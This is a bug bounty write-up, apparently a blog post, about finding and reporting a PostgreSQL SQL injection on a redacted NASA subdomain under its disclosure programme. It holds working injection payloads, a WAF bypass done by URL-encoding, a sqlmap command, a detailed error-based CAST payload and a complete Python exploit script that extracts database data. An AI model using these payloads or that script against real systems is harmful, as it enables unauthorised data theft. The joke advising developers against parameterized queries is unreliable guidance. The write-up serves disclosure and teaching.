How I found my first bug: SQL Injection in NASA

Hey, I am a Computer Science student (2022), Web Developer (2022) and Ethical Hacker (2024).
I started bug bounty hunting three weeks ago. My initial approach, based on what I had read, was to find vulnerabilities in VDPs to get invited to private programs and avoid the heavy competition in public ones.
However, I wanted something in return for my time since I don’t have much of it. After seeing several bug hunters share their NASA Letter of Recognition on X, I set a new target in mind.
Hacking E.T

I knew that it is probably the hardest VDP to start, since all hackers want that LOR, until today, that VDP has 7K vulns reported !

After two weeks of hunting (~12 hours of hunt), I had reported several bugs. However, since I was new to bug bounty, I didn’t know which vulnerabilities had minimal impact (Bugcrowd’s VRT). So, I reported things like* Host Header Injection-based Open Redirect* (P5) and Base href tag hijacking (P5).
I read the NASA VDP Crowdstream and saw that many vulnerabilities accepted were related to information disclosure, such as indexed PDFs and XLS files found through dorking. I also found some of these, but I wanted more than an exposed PDF for the LOR, so I didn’t report those bugs.
At that point, I stopped and realized I needed to change my approach. I wasn’t going to hunt for P5 vulnerabilities anymore (the LOR requires at least a P4). I had to refine my methodology.
That weekend, i made a tool to improve my hunting methodology, OhMyBounty.
OhMyBounty is a tool for security researchers to monitor Bug Bounty programs (currently just on Bugcrowd). It notifies users about scope changes, CrowdStream reports, and tracks newly discovered subdomains, alerting them when new ones appear.

Basically, I run my favorite subdomains discovery tools and output the files to a custom directory.
OhMyBounty processes those files, compares them with a MySQL database, and if any of my tools discover a new subdomain, I get notified right away. So, I set up my custom cronjobs for subdomain enumeration on my VPS and let the machine do the work.
That way, if a new NASA subdomain appears, I will get notified, so I can hunt there before other hunters do.


Extra: I use healtcheck.io to monitor my cronjobs and get notified when one goes down.
A few couple days before, I was doing a university project, while I received a new notification.

I stopped studying and went to hunt inmediately to redacted.com

I used waybackurls to get some endpoints (katana is usefull too):
waybackurls redacted.nasa.gov > wayback.txt
After 2 hours acting like I knew how to hack, I managed to waste 2 hours.

I was about to leave it and go back to studying, but an endpoint caught my attention:
redacted.com/task/uuid
I browsed to the endpoint, and I saw an over css styled message telling me that the task didn’t belong to me, with the URL uuid slug being reflected there.

Even that Wappalyzershowed that the frontend framework was Angular-based and RXSS in modern frameworks are hard, I tested with a common RXSS payload to see how the UI reflected it:
https://redacted.com/task/uuid">
Here’s where the interesting part begins. The RXSS didn’t work (as we all expected🫠); instead, a SQL cast error appeared in the UI.
ERROR: invalid input syntax for type uuid: …

Finding a visible SQL error for a bug hunter is like finding a gold mine.
In this case, due to the error syntax, Me, I, and Myself (ChatGPT) knew that the DBMS behind, was PostgreSQL.
I imagined that the query behind was something like:
SELECT * FROM TASKS WHERE ID = 'badTrustedUserInputThatWillBeHacked';
So I quickly went to Burp Suite and sent payloads like:
' order by N --
This is a typical payload used to determine how many columns the table has, in order to perform a union-based SQLi.
When the query fails, it means it has N-1 columns.
To what Cloudfront answered

Typical arrogant WAF trying to block your attack.
WAFs are just REGEX, so, how to bypass it ?
Simple, the payload worked on the browser, since modern browsers (not IE, please don’t use it) URL encode all the payloads when sending them to the server.
So I just URL encoded the payload to act as a browser, to what Cloudfront answered:

So I could figured out that my N was 3, so the table had 2 columns.
Then, I started crafting a payload so I could hijack the query:
' UNION SELECT null, version() --
Transforming the query into something like:
SELECT * FROM TASKS WHERE ID = 'randomUUID' UNION SELECT null, version() -- ';
I knew that there was an Union-based SQLi, however, I couldn’t exploit it, let me explain.
When performing a UNION query in SQL, the selected columns in the malicious query ( null, version()) must have data types compatible with those ones matching in the original query.
For example:
SELECT column1, column2 from TABLE1 union select column1, column2 from TABLE2;
Here, column1 and column2 from TABLE2 must be type compatible with column1 and column2 from the previous query (TABLE1).
If first column1 is PostgreSQL TEXT type, the second column1 needed to be of the same type or a compatible one.
INTEGER&BIGINT= 💘 (compatible)TEXT&VARCHAR= 💘(compatible)INTEGER&TEXT= 💔(not compatible)
My case was:
UUID& any type = 💔JSONB& any type = 💔

The NULL type acts as a wildcard for all, but there is no point in retrieving NULL values, so it is just used to let the query run without errors.
Since the table had UUID and JSONB PostgreSQL types, I was not able to retrieve data since I couldn’t cast for example TEXT to UUID, so the backend retrieved these errors:
DatatypeMismatch(\"UNION types jsonb and text cannot be matched\\nLINE 1: ...2-ae02-456b-8841-e9bc3fde8b4c' UNION SELECT null, version() ...\\n ^\\n\")
How could I demonstrate the impact of this SQLi if I couldn’t retrieve text data due to incompatible cast types to either UUID or JSONB ?
Simple, I couldn’t.

I couldn’t or I do not have enough level yet, so I moved to another approach, Error-based SQLi.
Note that I am using the same type of SQLi, In-Band Injection, since we retrieve data through the same communication channel, just with a different approach.

For testing Error-based injection, I sent payloads such as:
' AND (SELECT database()) --
So the backend will return a visible error, and this error will contain sensitive information such as, the database name.

Usually, I hate automated tools and try to exploit everything manually, but I needed to go back to studying. So, I saved my request headers to a req file and used SQLmap to execute the final payload and retrieve the data to show impact.
sqlmap -r req --dbms=postgresql --dbs --random-agent

Always follow the program scope, you dont need to crack admin credentials or steal other users passwords, retrieveing minimal database info is enough to show impact, in this case, critical (highest).
In other programs, I could have tried to exploit the SQLi to achieve RCE via stacked queries, or to an LFI. However, NASA’s scope doesn’t allow that type of testing, and the priority was the highest alredy, so I just stopped there.
Final SQLmap payload:
' AND 4983=CAST((CHR(113)||CHR(106)||CHR(112)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (4983=4983) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(106)||CHR(122)||CHR(113)) AS NUMERIC) AND 'OjUB'='OjUB
This is an error-based injection payload. In this type of in-band injection, the backend responds with a descriptive error when triggered, allowing us to iterate through the errors and extract data with each response.
For that we will use something like:
SELECT * FROM users WHERE username = '' AND 4983=...
and in the other part of the equal sign, we want something like:
CAST((CHR(113)||CHR(106)||CHR(112)||CHR(98)||CHR(113) || payload || CHR(113)||CHR(106)||CHR(112)||CHR(98)||CHR(113)) AS NUMERIC)
CHR() is a PostgreSQL function that takes an integer and converts it to its ASCII representation. It's typically used to evade WAFs.
This is not necesary since this WAF is our friend.
 But
But SQLMap uses it anyways, the conversions will be:
SELECT CHR(65); -- Returns 'A'
SELECT CHR(97); -- Returns'a'
SELECT CHR(48); -- Returns'0'
SELECT CHR(113)||CHR(106)||CHR(112)||CHR(98)||CHR(113); -- Returns'qjpbq'
Then the statement:
(SELECT (CASE WHEN (4983=4983) THEN 1 ELSE 0 END))
Simply returns 1. So, the final concatenated string will be:
'qjpbq' || '1' || 'qjjzq' --> 'qjpbq1qjjzq'
That 1 is where we are going to insert our queries. When the error is triggered, the data between qjpbq and qjjzq is what we're looking for.
For example:
' AND 4983=CAST((CHR(113)||CHR(106)||CHR(112)||CHR(98)||CHR(113))||(SELECT datname FROM pg_database LIMIT 1)::text||(CHR(113)||CHR(106)||CHR(106)||CHR(122)||CHR(113)) AS NUMERIC) AND 'OjUB'='OjUB
And for humans:
' AND 4983= SELECT CAST(
  'qjpbq' || (SELECT datname FROM pg_database LIMIT 1)::text || 'qjjzq'
AS NUMERIC);
This will throw an error because it will attempt to cast a text like 'qjpbq**RESULT**qjjzq' to a number. In the error message, we will see the output between qjpbq and qjjzq, which contains the result of the query, in this case, the database name.
Note that the delimiters are necessary for SQLMap to identify where to extract the error information. If we were to exploit it manually, we could remove the delimiters.

See how the payload works

Template0 is just a default PostgreSQL database.
SQLMap will continue injecting subqueries into the payload and extract the information between the delimiters. This allows it to progressively gather data by triggering errors and analyzing the responses.
A SQL injection (SQLi) allows an attacker to access databases, steal sensitive information, execute malicious queries, and manipulate data to hijack the intended logic of the web application.
It can lead to database dumping, lateral movement, privilege escalation, and in severe cases, Remote Code Execution (RCE) or exploitation of LFI vulnerabilities, which severely compromises system security.

For example, when you receive an email from a company saying that your data has been compromised due to a cyber incident, it is likely that an attacker used an SQLi to dump the company’s database and is now selling it to the highest bidder on dark web forums.
I submitted the report, and the Bugcrowd team triaged it quickly, with the highest priority, P1 (Critical).


What I like of critical vulns, is that they get triagged and fixed quickly due to their impact.
So after a few days NASA’s Security Team accepted the bug.

One of the best feelings was getting notified by OhMyBounty bot that a new report had been accepted and seeing that it was mine.

A few weeks after submitting the report, I received my Letter of Recognition from NASA's Security Team. It recognized my responsible disclosure of a critical vulnerability and confirmed the impact of my work in improving the security of NASA's systems.
SQLi have not gone extinct like dinosaurs, continue looking for them and you will find them.
Keep hacking, even when you feel exhausted, remember that Bug bounty is not a race, it’s a marathon.
I hope you enjoyed the article. Follow me on X if you don’t want to be hacked.
And if you are a backend developer or database admin, please don’t use parameterized queries so we can perform our SQL injections and get our criticals.
And to end, give the article a clap if you want to.👏😚

I told you that I don’t like automated tools, so I crafted a simple Python exploit as a PoC :
nasa_sqli.py

#!/usr/bin/env python3
from termcolor import colored
import requests as req
from urllib.parse import quote

# Constants
VULNERABLE_ENDPOINT = "https://redacted.com/task/9b13hb12-ae0b-426c-8841-e9hc3fde8b4c"

AUTH_TOKEN="api_auth_token"
HEADERS = {
     "Authorization": f"Bearer {AUTH_TOKEN}"
}

RANDOM_STRING = "NEIL" #Random delimiter 1
RANDOM_STRING2 = "ARMSTRONG" #Random delimiter 2

def send_payload(payload):
     try:
          final_payload = quote(f"\' AND 1=CAST(\'{RANDOM_STRING}\' || ({payload})::text || \'{RANDOM_STRING2}\' AS NUMERIC) AND \'alien\'=\'alien") # URL encode payload
          res = req.get(f"{VULNERABLE_ENDPOINT}{final_payload}", headers=HEADERS)
          try:
               query_answer = res.text.split(RANDOM_STRING)[1].split(RANDOM_STRING2)[0]
               print(colored("[+] Query answer: ", "green"), colored(query_answer, "cyan"))
          except Exception as e:
               print(colored("[x] An error ocurred: ", "red"), res.text)
     except Exception as e:
          print(colored("[x] An error ocurred: ", "red"), e)

def main():
     print(colored("[+] NASA SQL Injection", "red"))
     print(colored("[i] Introduce your database payload", "yellow"))
     print(colored("[i] For example: ", "yellow"), colored("SELECT datname FROM pg_database LIMIT 1", "red"))
     payload = input(colored("[+] Payload: ", "red"))
     send_payload(payload)

if __name__ == "__main__":
    main()
We just cause the DBMS to trigger a CAST error, then we use two delimiters to extract the part of the error that contains our query result.